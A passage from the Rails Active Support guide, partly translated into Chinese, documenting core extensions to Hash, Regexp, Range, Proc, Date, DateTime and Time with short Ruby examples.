By default the root node is "hash", but that's configurable via the `:root` option.

The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder with the `:builder` option. The method also accepts options like `:dasherize` and friends, they are forwarded to the builder.

定义于 `active_support/core_ext/hash/conversions.rb`.

### 11.2 Merging

Ruby has a built-in method `Hash#merge` that merges two hashes:

```
{a: 1, b: 1}.merge(a: 0, c: 2)
# => {:a=>0, :b=>1, :c=>2}
```

Active Support defines a few more ways of merging hashes that may be convenient.

#### 11.2.1 `reverse_merge` and `reverse_merge!`

In case of collision the key in the hash of the argument wins in `merge`. You can support option hashes with default values in a compact way with this idiom:

```
options = {length: 30, omission: "..."}.merge(options)
```

Active Support defines `reverse_merge` in case you prefer this alternative notation:

```
options = options.reverse_merge(length: 30, omission: "...")
```

And a bang version `reverse_merge!` that performs the merge in place:

```
options.reverse_merge!(length: 30, omission: "...")
```

Take into account that `reverse_merge!` may change the hash in the caller, which may or may not be a good idea.

定义于 `active_support/core_ext/hash/reverse_merge.rb`.

#### 11.2.2 `reverse_update`

The method `reverse_update` is an alias for `reverse_merge!`, explained above.

Note that `reverse_update` has no bang.

定义于 `active_support/core_ext/hash/reverse_merge.rb`.

#### 11.2.3 `deep_merge` and `deep_merge!`

As you can see in the previous example if a key is found in both hashes the value in the one in the argument wins.

Active Support defines `Hash#deep_merge`. In a deep merge, if a key is found in both hashes and their values are hashes in turn, then their *merge* becomes the value in the resulting hash:

```
{a: {b: 1}}.deep_merge(a: {c: 2})
# => {:a=>{:b=>1, :c=>2}}
```

The method `deep_merge!` performs a deep merge in place.

定义于 `active_support/core_ext/hash/deep_merge.rb`.

### 11.3 Deep duplicating

The method `Hash.deep_dup` duplicates itself and all keys and values inside recursively with Active Support method `Object#deep_dup`. It works like `Enumerator#each_with_object` with sending `deep_dup` method to each pair inside.

```
hash = { a: 1, b: { c: 2, d: [3, 4] } }

dup = hash.deep_dup
dup[:b][:e] = 5
dup[:b][:d] << 5

hash[:b][:e] == nil      # => true
hash[:b][:d] == [3, 4]   # => true
```

定义于 `active_support/core_ext/object/deep_dup.rb`.

## 11.4 Working with Keys

### 11.4.1 `except` and `except!`

The method `except` returns a hash with the keys in the argument list removed, if present:

```
{a: 1, b: 2}.except(:a) # => {:b=>2}
```

If the receiver responds to `convert_key`, the method is called on each of the arguments. This allows `except` to play nice with hashes with indifferent access for instance:

```
{a: 1}.with_indifferent_access.except(:a)  # => {}
{a: 1}.with_indifferent_access.except("a") # => {}
```

There's also the bang variant `except!` that removes keys in the very receiver.

定义于 `active_support/core_ext/hash/except.rb`.

### 11.4.2 `transform_keys` and `transform_keys!`

The method `transform_keys` accepts a block and returns a hash that has applied the block operations to each of the keys in the receiver:

```
{nil => nil, 1 => 1, a: :a}.transform_keys { |key| key.to_s.upcase }
# => {"" => nil, "A" => :a, "1" => 1}
```

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.transform_keys { |key| key.to_s.upcase }
# The result could either be
# => {"A"=>2}
# or
# => {"A"=>1}
```

This method may be useful for example to build specialized conversions. For instance `stringify_keys` and `symbolize_keys` use `transform_keys` to perform their key conversions:

```
def stringify_keys
  transform_keys { |key| key.to_s }
end
...
def symbolize_keys
  transform_keys { |key| key.to_sym rescue key }
end
```

There's also the bang variant `transform_keys!` that applies the block operations to keys in the very receiver.

Besides that, one can use `deep_transform_keys` and `deep_transform_keys!` to perform the block operation on all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_transform_keys { |key| key.to_s.upcase
# => {""=>nil, "1"=>1, "NESTED"=>{"A"=>3, "5"=>5}}
```

定义于 `active_support/core_ext/hash/keys.rb`.

### 11.4.3 `stringify_keys` and `stringify_keys!`

The method `stringify_keys` returns a hash that has a stringified version of the keys in the receiver. It does so by sending `to_s` to them:

```
{nil => nil, 1 => 1, a: :a}.stringify_keys
# => {"" => nil, "a" => :a, "1" => 1}
```

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.stringify_keys
# The result could either be
# => {"a"=>2}
# or
# => {"a"=>1}
```

This method may be useful for example to easily accept both symbols and strings as options. For instance `ActionView::Helpers::FormHelper` defines:

```
def to_check_box_tag(options = {}, checked_value = "1", unchecked_value = "0")
  options = options.stringify_keys
  options["type"] = "checkbox"
  ...
end
```

The second line can safely access the "type" key, and let the user to pass either `:type` or "type".

There's also the bang variant `stringify_keys!` that stringifies keys in the very receiver.

Besides that, one can use `deep_stringify_keys` and `deep_stringify_keys!` to stringify all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_stringify_keys
# => {""=>nil, "1"=>1, "nested"=>{"a"=>3, "5"=>5}}
```

定义于 `active_support/core_ext/hash/keys.rb`.

### 11.4.4 `symbolize_keys` and `symbolize_keys!`

The method `symbolize_keys` returns a hash that has a symbolized version of the keys in the receiver, where possible. It does so by sending `to_sym` to them:

```
{nil => nil, 1 => 1, "a" => "a"}.symbolize_keys
# => {1=>1, nil=>nil, :a=>"a"}
```

Note in the previous example only one key was symbolized.

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.symbolize_keys
# The result could either be
# => {:a=>2}
# or
# => {:a=>1}
```

This method may be useful for example to easily accept both symbols and strings as options. For instance `ActionController::UrlRewriter` defines

```
def rewrite_path(options)
  options = options.symbolize_keys
  options.update(options[:params].symbolize_keys) if options[:params]
  ...
end
```

The second line can safely access the `:params` key, and let the user to pass either `:params` or "params".

There's also the bang variant `symbolize_keys!` that symbolizes keys in the very receiver.

Besides that, one can use `deep_symbolize_keys` and `deep_symbolize_keys!` to symbolize all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, "nested" => {"a" => 3, 5 => 5}}.deep_symbolize_keys
# => {nil=>nil, 1=>1, nested:{a:3, 5=>5}}
```

定义于 `active_support/core_ext/hash/keys.rb`.

### 11.4.5 `to_options` and `to_options!`

The methods `to_options` and `to_options!` are respectively aliases of `symbolize_keys` and `symbolize_keys!`.

定义于 `active_support/core_ext/hash/keys.rb`.

#### 11.4.6 `assert_valid_keys`

The method `assert_valid_keys` receives an arbitrary number of arguments, and checks whether the receiver has any key outside that white list. If it does `ArgumentError` is raised.

```
{a: 1}.assert_valid_keys(:a)  # passes
{a: 1}.assert_valid_keys("a") # ArgumentError
```

Active Record does not accept unknown options when building associations, for example. It implements that control via `assert_valid_keys`.

定义于 `active_support/core_ext/hash/keys.rb`.

### 11.5 Slicing

Ruby has built-in support for taking slices out of strings and arrays. Active Support extends slicing to hashes:

```
{a: 1, b: 2, c: 3}.slice(:a, :c)
# => {:c=>3, :a=>1}

{a: 1, b: 2, c: 3}.slice(:b, :X)
# => {:b=>2} # non-existing keys are ignored
```

If the receiver responds to `convert_key` keys are normalized:

```
{a: 1, b: 2}.with_indifferent_access.slice("a")
# => {:a=>1}
```

Slicing may come in handy for sanitizing option hashes with a white list of keys.

There's also `slice!` which in addition to perform a slice in place returns what's removed:

```
hash = {a: 1, b: 2}
rest = hash.slice!(:a) # => {:b=>2}
hash                   # => {:a=>1}
```

定义于 `active_support/core_ext/hash/slice.rb`.

### 11.6 Extracting

The method `extract!` removes and returns the key/value pairs matching the given keys.

```
hash = {a: 1, b: 2}
rest = hash.extract!(:a) # => {:a=>1}
hash                     # => {:b=>2}
```

The method `extract!` returns the same subclass of Hash, that the receiver is.

```
hash = {a: 1, b: 2}.with_indifferent_access
rest = hash.extract!(:a).class
# => ActiveSupport::HashWithIndifferentAccess
```

定义于 `active_support/core_ext/hash/slice.rb`.

### 11.7 Indifferent Access

The method `with_indifferent_access` returns an `ActiveSupport::HashWithIndifferentAccess` out of its receiver:

```
{a: 1}.with_indifferent_access["a"] # => 1
```

定义于 `active_support/core_ext/hash/indifferent_access.rb`.

### 11.8 Compacting

The methods `compact` and `compact!` return a Hash without items with `nil` value.

```
{a: 1, b: 2, c: nil}.compact # => {a: 1, b: 2}
```

定义于 `active_support/core_ext/hash/compact.rb`.

## 12 Extensions to `Regexp`

### 12.1 `multiline?`

The method `multiline?` says whether a regexp has the `/m` flag set, that is, whether the dot matches newlines.

```
%r{.}.multiline?  # => false
%r{.}m.multiline? # => true

Regexp.new('.').multiline?                    # => false
Regexp.new('.', Regexp::MULTILINE).multiline? # => true
```

Rails uses this method in a single place, also in the routing code. Multiline regexps are disallowed for route requirements and this flag eases enforcing that constraint.

```
def assign_route_options(segments, defaults, requirements)
  ...
  if requirement.multiline?
    raise ArgumentError, "Regexp multiline option not allowed in routing requirements: #{
  end
  ...
end
```

定义于 `active_support/core_ext/regexp.rb`.

## 13 Extensions to `Range`

### 13.1 `to_s`

Active Support extends the method `Range#to_s` so that it understands an optional format argument. As of this writing the only supported non-default format is `:db`:

```
(Date.today..Date.tomorrow).to_s
# => "2009-10-25..2009-10-26"

(Date.today..Date.tomorrow).to_s(:db)
# => "BETWEEN '2009-10-25' AND '2009-10-26'"
```

As the example depicts, the `:db` format generates a `BETWEEN` SQL clause. That is used by Active Record in its support for range values in conditions.

定义于 `active_support/core_ext/range/conversions.rb`.

### 13.2 `include?`

The methods `Range#include?` and `Range#===` say whether some value falls between the ends of a given instance:

```
(2..3).include?(Math::E) # => true
```

Active Support extends these methods so that the argument may be another range in turn. In that case we test whether the ends of the argument range belong to the receiver themselves:

```
(1..10).include?(3..7)  # => true
(1..10).include?(0..7)  # => false
(1..10).include?(3..11) # => false
(1...9).include?(3..9)  # => false

(1..10) === (3..7)  # => true
(1..10) === (0..7)  # => false
(1..10) === (3..11) # => false
(1...9) === (3..9)  # => false
```

定义于 `active_support/core_ext/range/include_range.rb` .

### 13.3 `overlaps?`

The method `Range#overlaps?` says whether any two given ranges have non-void intersection:

```
(1..10).overlaps?(7..11)  # => true
(1..10).overlaps?(0..7)   # => true
(1..10).overlaps?(11..27) # => false
```

定义于 `active_support/core_ext/range/overlaps.rb` .

## 14 Extensions to `Proc`

### 14.1 `bind`

As you surely know Ruby has an `UnboundMethod` class whose instances are methods that belong to the limbo of methods without a self. The method `Module#instance_method` returns an unbound method for example:

```
Hash.instance_method(:delete) # => #<UnboundMethod: Hash#delete>
```

An unbound method is not callable as is, you need to bind it first to an object with `bind` :

```
clear = Hash.instance_method(:clear)
clear.bind({a: 1}).call # => {}
```

Active Support defines `Proc#bind` with an analogous purpose:

```
Proc.new { size }.bind([]).call # => 0
```

As you see that's callable and bound to the argument, the return value is indeed a `Method` .

To do so `Proc#bind` actually creates a method under the hood. If you ever see a method with a weird name like `__bind_1256598120_237302` in a stack trace you know now where it comes from.

Action Pack uses this trick in `rescue_from` for example, which accepts the name of a method and also a proc as callbacks for a given rescued exception. It has to call them in either case, so a bound method is returned by `handler_for_rescue` , thus simplifying the code in the caller:

```
def handler_for_rescue(exception)
  _, rescuer = Array(rescue_handlers).reverse.detect do |klass_name, handler|
    ...
  end

  case rescuer
  when Symbol
    method(rescuer)
  when Proc
    rescuer.bind(self)
  end
end
```

定义于 `active_support/core_ext/proc.rb` .

# 15 Extensions to `Date`

## 15.1 Calculations

All the following methods are defined in `active_support/core_ext/date/calculations.rb` .

The following calculation methods have edge cases in October 1582, since days 5..14 just do not exist. This guide does not document their behavior around those days for brevity, but it is enough to say that they do what you would expect. That is, `Date.new(1582, 10, 4).tomorrow` returns `Date.new(1582, 10, 15)` and so on. Please check `test/core_ext/date_ext_test.rb` in the Active Support test suite for expected behavior.

### 15.1.1 `Date.current`

Active Support defines `Date.current` to be today in the current time zone. That's like `Date.today` , except that it honors the user time zone, if defined. It also defines `Date.yesterday` and `Date.tomorrow` , and the instance predicates `past?` , `today?` , and `future?` , all of them relative to `Date.current` .

When making Date comparisons using methods which honor the user time zone, make sure to use `Date.current` and not `Date.today` . There are cases where the user time zone might be in the future compared to the system time zone, which `Date.today` uses by default. This means `Date.today` may equal `Date.yesterday` .

### 15.1.2 Named dates

#### 15.1.2.1 `prev_year` , `next_year`

In Ruby 1.9 `prev_year` and `next_year` return a date with the same day/month in the last or next year:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_year              # => Fri, 08 May 2009
d.next_year              # => Sun, 08 May 2011
```

If date is the 29th of February of a leap year, you obtain the 28th:

```
d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000
d.prev_year               # => Sun, 28 Feb 1999
d.next_year               # => Wed, 28 Feb 2001
```

`prev_year` is aliased to `last_year`.

#### 15.1.2.2 `prev_month`, `next_month`

In Ruby 1.9 `prev_month` and `next_month` return the date with the same day in the last or next month:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_month             # => Thu, 08 Apr 2010
d.next_month             # => Tue, 08 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2000, 5, 31).prev_month # => Sun, 30 Apr 2000
Date.new(2000, 3, 31).prev_month # => Tue, 29 Feb 2000
Date.new(2000, 5, 31).next_month # => Fri, 30 Jun 2000
Date.new(2000, 1, 31).next_month # => Tue, 29 Feb 2000
```

`prev_month` is aliased to `last_month`.

#### 15.1.2.3 `prev_quarter`, `next_quarter`

Same as `prev_month` and `next_month`. It returns the date with the same day in the previous or next quarter:

```
t = Time.local(2010, 5, 8) # => Sat, 08 May 2010
t.prev_quarter             # => Mon, 08 Feb 2010
t.next_quarter             # => Sun, 08 Aug 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Time.local(2000, 7, 31).prev_quarter  # => Sun, 30 Apr 2000
Time.local(2000, 5, 31).prev_quarter  # => Tue, 29 Feb 2000
Time.local(2000, 10, 31).prev_quarter # => Mon, 30 Oct 2000
Time.local(2000, 11, 31).next_quarter # => Wed, 28 Feb 2001
```

`prev_quarter` is aliased to `last_quarter`.

#### 15.1.2.4 `beginning_of_week`, `end_of_week`

The methods `beginning_of_week` and `end_of_week` return the dates for the beginning and end of the week, respectively. Weeks are assumed to start on Monday, but that can be changed passing an argument, setting thread local `Date.beginning_of_week` or `config.beginning_of_week`.

```
d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010
d.beginning_of_week          # => Mon, 03 May 2010
d.beginning_of_week(:sunday) # => Sun, 02 May 2010
d.end_of_week                # => Sun, 09 May 2010
d.end_of_week(:sunday)       # => Sat, 08 May 2010
```

`beginning_of_week` is aliased to `at_beginning_of_week` and `end_of_week` is aliased to `at_end_of_week`.

#### 15.1.2.5 `monday`, `sunday`

The methods `monday` and `sunday` return the dates for the previous Monday and next Sunday, respectively.

```
d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010
d.monday                     # => Mon, 03 May 2010
d.sunday                     # => Sun, 09 May 2010

d = Date.new(2012, 9, 10)    # => Mon, 10 Sep 2012
d.monday                     # => Mon, 10 Sep 2012

d = Date.new(2012, 9, 16)    # => Sun, 16 Sep 2012
d.sunday                     # => Sun, 16 Sep 2012
```

#### 15.1.2.6 `prev_week`, `next_week`

The method `next_week` receives a symbol with a day name in English (default is the thread local `Date.beginning_of_week`, or `config.beginning_of_week`, or `:monday`) and it returns the date corresponding to that day.

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.next_week              # => Mon, 10 May 2010
d.next_week(:saturday)   # => Sat, 15 May 2010
```

The method `prev_week` is analogous:

```
d.prev_week              # => Mon, 26 Apr 2010
d.prev_week(:saturday)   # => Sat, 01 May 2010
d.prev_week(:friday)     # => Fri, 30 Apr 2010
```

`prev_week` is aliased to `last_week`.

Both `next_week` and `prev_week` work as expected when `Date.beginning_of_week` or `config.beginning_of_week` are set.

#### 15.1.2.7 `beginning_of_month`, `end_of_month`

The methods `beginning_of_month` and `end_of_month` return the dates for the beginning and end of the month:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_month     # => Sat, 01 May 2010
d.end_of_month           # => Mon, 31 May 2010
```

`beginning_of_month` is aliased to `at_beginning_of_month`, and `end_of_month` is aliased to `at_end_of_month`.

#### 15.1.2.8 `beginning_of_quarter`, `end_of_quarter`

The methods `beginning_of_quarter` and `end_of_quarter` return the dates for the beginning and end of the quarter of the receiver's calendar year:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_quarter   # => Thu, 01 Apr 2010
d.end_of_quarter         # => Wed, 30 Jun 2010
```

`beginning_of_quarter` is aliased to `at_beginning_of_quarter`, and `end_of_quarter` is aliased to `at_end_of_quarter`.

#### 15.1.2.9 `beginning_of_year`, `end_of_year`

The methods `beginning_of_year` and `end_of_year` return the dates for the beginning and end of the year:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_year      # => Fri, 01 Jan 2010
d.end_of_year            # => Fri, 31 Dec 2010
```

`beginning_of_year` is aliased to `at_beginning_of_year`, and `end_of_year` is aliased to `at_end_of_year`.

### 15.1.3 Other Date Computations

#### 15.1.3.1 `years_ago`, `years_since`

The method `years_ago` receives a number of years and returns the same date those many years ago:

```
date = Date.new(2010, 6, 7)
date.years_ago(10) # => Wed, 07 Jun 2000
```

`years_since` moves forward in time:

```
date = Date.new(2010, 6, 7)
date.years_since(10) # => Sun, 07 Jun 2020
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2012, 2, 29).years_ago(3)     # => Sat, 28 Feb 2009
Date.new(2012, 2, 29).years_since(3)   # => Sat, 28 Feb 2015
```

#### 15.1.3.2 `months_ago` , `months_since`

The methods `months_ago` and `months_since` work analogously for months:

```
Date.new(2010, 4, 30).months_ago(2)   # => Sun, 28 Feb 2010
Date.new(2010, 4, 30).months_since(2) # => Wed, 30 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2010, 4, 30).months_ago(2)    # => Sun, 28 Feb 2010
Date.new(2009, 12, 31).months_since(2) # => Sun, 28 Feb 2010
```

#### 15.1.3.3 `weeks_ago`

The method `weeks_ago` works analogously for weeks:

```
Date.new(2010, 5, 24).weeks_ago(1)    # => Mon, 17 May 2010
Date.new(2010, 5, 24).weeks_ago(2)    # => Mon, 10 May 2010
```

#### 15.1.3.4 `advance`

The most generic way to jump to other days is `advance` . This method receives a hash with keys `:years` , `:months` , `:weeks` , `:days` , and returns a date advanced as much as the present keys indicate:

```
date = Date.new(2010, 6, 6)
date.advance(years: 1, weeks: 2)  # => Mon, 20 Jun 2011
date.advance(months: 2, days: -2) # => Wed, 04 Aug 2010
```

Note in the previous example that increments may be negative.

To perform the computation the method first increments years, then months, then weeks, and finally days. This order is important towards the end of months. Say for example we are at the end of February of 2010, and we want to move one month and one day forward.

The method `advance` advances first one month, and then one day, the result is:

```
Date.new(2010, 2, 28).advance(months: 1, days: 1)
# => Sun, 29 Mar 2010
```

While if it did it the other way around the result would be different:

```
Date.new(2010, 2, 28).advance(days: 1).advance(months: 1)
# => Thu, 01 Apr 2010
```

#### 15.1.4 Changing Components

The method `change` allows you to get a new date which is the same as the receiver except for the given year, month, or day:

```
Date.new(2010, 12, 23).change(year: 2011, month: 11)
# => Wed, 23 Nov 2011
```

This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:

```
Date.new(2010, 1, 31).change(month: 2)
# => ArgumentError: invalid date
```

#### 15.1.5 Durations

Durations can be added to and subtracted from dates:

```
d = Date.current
# => Mon, 09 Aug 2010
d + 1.year
# => Tue, 09 Aug 2011
d - 3.hours
# => Sun, 08 Aug 2010 21:00:00 UTC +00:00
```

They translate to calls to `since` or `advance`. For example here we get the correct jump in the calendar reform:

```
Date.new(1582, 10, 4) + 1.day
# => Fri, 15 Oct 1582
```

#### 15.1.6 Timestamps

The following methods return a `Time` object if possible, otherwise a `DateTime`. If set, they honor the user time zone.

##### 15.1.6.1 `beginning_of_day`, `end_of_day`

The method `beginning_of_day` returns a timestamp at the beginning of the day (00:00:00):

```
date = Date.new(2010, 6, 7)
date.beginning_of_day # => Mon Jun 07 00:00:00 +0200 2010
```

The method `end_of_day` returns a timestamp at the end of the day (23:59:59):

```
date = Date.new(2010, 6, 7)
date.end_of_day # => Mon Jun 07 23:59:59 +0200 2010
```

`beginning_of_day` is aliased to `at_beginning_of_day`, `midnight`, `at_midnight`.

##### 15.1.6.2 `beginning_of_hour`, `end_of_hour`

The method `beginning_of_hour` returns a timestamp at the beginning of the hour (hh:00:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_hour # => Mon Jun 07 19:00:00 +0200 2010
```

The method `end_of_hour` returns a timestamp at the end of the hour (hh:59:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_hour # => Mon Jun 07 19:59:59 +0200 2010
```

`beginning_of_hour` is aliased to `at_beginning_of_hour`.

##### 15.1.6.3 `beginning_of_minute`, `end_of_minute`

The method `beginning_of_minute` returns a timestamp at the beginning of the minute (hh:mm:00):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.beginning_of_minute # => Mon Jun 07 19:55:00 +0200 2010
```

The method `end_of_minute` returns a timestamp at the end of the minute (hh:mm:59):

```
date = DateTime.new(2010, 6, 7, 19, 55, 25)
date.end_of_minute # => Mon Jun 07 19:55:59 +0200 2010
```

`beginning_of_minute` is aliased to `at_beginning_of_minute`.

`beginning_of_hour` , `end_of_hour` , `beginning_of_minute` and `end_of_minute` are implemented for `Time` and `DateTime` but **not** `Date` as it does not make sense to request the beginning or end of an hour or minute on a `Date` instance.

##### 15.1.6.4 `ago` , `since`

The method `ago` receives a number of seconds as argument and returns a timestamp those many seconds ago from midnight:

```
date = Date.current # => Fri, 11 Jun 2010
date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00
```

Similarly, `since` moves forward:

```
date = Date.current # => Fri, 11 Jun 2010
date.since(1)       # => Fri, 11 Jun 2010 00:00:01 EDT -04:00
```

#### 15.1.7 Other Time Computations

### 15.2 Conversions

## 16 Extensions to `DateTime`

`DateTime` is not aware of DST rules and so some of these methods have edge cases when a DST change is going on. For example `seconds_since_midnight` might not return the real amount in such a day.

### 16.1 Calculations

All the following methods are defined in `active_support/core_ext/date_time/calculations.rb` .

The class `DateTime` is a subclass of `Date` so by loading `active_support/core_ext/date/calculations.rb` you inherit these methods and their aliases, except that they will always return datetimes:

```
yesterday
tomorrow
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

The following methods are reimplemented so you do **not** need to load `active_support/core_ext/date/calculations.rb` for these ones:

```
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
ago
since (in)
```

On the other hand, `advance` and `change` are also defined and support more options, they are documented below.

The following methods are only implemented in `active_support/core_ext/date_time/calculations.rb` as they only make sense when used with a `DateTime` instance:

```
beginning_of_hour (at_beginning_of_hour)
end_of_hour
```

### 16.1.1 Named Datetimes

#### 16.1.1.1 `DateTime.current`

Active Support defines `DateTime.current` to be like `Time.now.to_datetime`, except that it honors the user time zone, if defined. It also defines `DateTime.yesterday` and `DateTime.tomorrow`, and the instance predicates `past?`, and `future?` relative to `DateTime.current`.

### 16.1.2 Other Extensions

#### 16.1.2.1 `seconds_since_midnight`

The method `seconds_since_midnight` returns the number of seconds since midnight:

```
now = DateTime.current     # => Mon, 07 Jun 2010 20:26:36 +0000
now.seconds_since_midnight # => 73596
```

#### 16.1.2.2 `utc`

The method `utc` gives you the same datetime in the receiver expressed in UTC.

```
now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400
now.utc                # => Mon, 07 Jun 2010 23:27:52 +0000
```

This method is also aliased as `getutc`.

#### 16.1.2.3 `utc?`

The predicate `utc?` says whether the receiver has UTC as its time zone:

```
now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400
now.utc?           # => false
now.utc.utc?       # => true
```

#### 16.1.2.4 `advance`

The most generic way to jump to another datetime is `advance`. This method receives a hash with keys `:years`, `:months`, `:weeks`, `:days`, `:hours`, `:minutes`, and `:seconds`, and returns a datetime advanced as much as the present keys indicate.

```
d = DateTime.current
# => Thu, 05 Aug 2010 11:33:31 +0000
d.advance(years: 1, months: 1, days: 1, hours: 1, minutes: 1, seconds: 1)
# => Tue, 06 Sep 2011 12:34:32 +0000
```

This method first computes the destination date passing `:years`, `:months`, `:weeks`, and `:days` to `Date#advance` documented above. After that, it adjusts the time calling `since` with the number of seconds to advance. This order is relevant, a different ordering would give different datetimes in some edge-cases. The example in `Date#advance` applies, and we can extend it to show order relevance related to the time bits.

If we first move the date bits (that have also a relative order of processing, as documented before), and then the time bits we get for example the following computation:

```
d = DateTime.new(2010, 2, 28, 23, 59, 59)
# => Sun, 28 Feb 2010 23:59:59 +0000
d.advance(months: 1, seconds: 1)
# => Mon, 29 Mar 2010 00:00:00 +0000
```

but if we computed them the other way around, the result would be different:

```
d.advance(seconds: 1).advance(months: 1)
# => Thu, 01 Apr 2010 00:00:00 +0000
```

Since `DateTime` is not DST-aware you can end up in a non-existing point in time with no warning or error telling you so.

### 16.1.3 Changing Components

The method `change` allows you to get a new datetime which is the same as the receiver except for the given options, which may include `:year` , `:month` , `:day` , `:hour` , `:min` , `:sec` , `:offset` , `:start` :

```
now = DateTime.current
# => Tue, 08 Jun 2010 01:56:22 +0000
now.change(year: 2011, offset: Rational(-6, 24))
# => Wed, 08 Jun 2011 01:56:22 -0600
```

If hours are zeroed, then minutes and seconds are too (unless they have given values):

```
now.change(hour: 0)
# => Tue, 08 Jun 2010 00:00:00 +0000
```

Similarly, if minutes are zeroed, then seconds are too (unless it has given a value):

```
now.change(min: 0)
# => Tue, 08 Jun 2010 01:00:00 +0000
```

This method is not tolerant to non-existing dates, if the change is invalid `ArgumentError` is raised:

```
DateTime.current.change(month: 2, day: 30)
# => ArgumentError: invalid date
```

### 16.1.4 Durations

Durations can be added to and subtracted from datetimes:

```
now = DateTime.current
# => Mon, 09 Aug 2010 23:15:17 +0000
now + 1.year
# => Tue, 09 Aug 2011 23:15:17 +0000
now - 1.week
# => Mon, 02 Aug 2010 23:15:17 +0000
```

They translate to calls to `since` or `advance` . For example here we get the correct jump in the calendar reform:

```
DateTime.new(1582, 10, 4, 23) + 1.hour
# => Fri, 15 Oct 1582 00:00:00 +0000
```

# 17 Extensions to `Time`

## 17.1 Calculations

All the following methods are defined in `active_support/core_ext/time/calculations.rb` .

Active Support adds to `Time` many of the methods available for `DateTime` :

```
past?
today?
future?
yesterday
tomorrow
seconds_since_midnight
change
advance
ago
since (in)
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
beginning_of_hour (at_beginning_of_hour)
end_of_hour
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week (last_week)
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month (last_month)
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year (last_year)
next_year
```

They are analogous. Please refer to their documentation above and take into account the following differences:

* `change` accepts an additional `:usec` option.
* `Time` understands DST, so you get correct DST calculations as in

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>

# In Barcelona, 2010/03/28 02:00 +0100 becomes 2010/03/28 03:00 +0200 due to DST.
t = Time.local(2010, 3, 28, 1, 59, 59)
# => Sun Mar 28 01:59:59 +0100 2010
t.advance(seconds: 1)
# => Sun Mar 28 03:00:00 +0200 2010
```

* If `since` or `ago` jump to a time that can't be expressed with `Time` a `DateTime` object is returned instead.

#### 17.1.1 `Time.current`

Active Support defines `Time.current` to be today in the current time zone. That's like `Time.now`, except that it honors the user time zone, if defined. It also defines the instance predicates `past?`, `today?`, and `future?`, all of them relative to `Time.current`.

When making Time comparisons using methods which honor the user time zone, make sure to use `Time.current` instead of `Time.now`. There are cases where the user time zone might be in the future compared to the system time zone, which `Time.now` uses by default. This means `Time.now.to_date` may equal `Date.yesterday`.

#### 17.1.2 `all_day`, `all_week`, `all_month`, `all_quarter` and `all_year`

The method `all_day` returns a range representing the whole day of the current time.

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_day
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59 UTC +00:00
```

Analogously, `all_week`, `all_month`, `all_quarter` and `all_year` all serve the purpose of generating time ranges.

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_week
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59 UTC +00:00
now.all_week(:sunday)
# => Sun, 16 Sep 2012 00:00:00 UTC +00:00..Sat, 22 Sep 2012 23:59:59 UTC +00:00
now.all_month
# => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59 UTC +00:00
now.all_quarter
# => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59 UTC +00:00
now.all_year
# => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59 UTC +00:00
```

### 17.2 Time Constructors

Active Support defines `Time.current` to be `Time.zone.now` if there's a user time zone defined, with fallback to `Time.now` :

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>
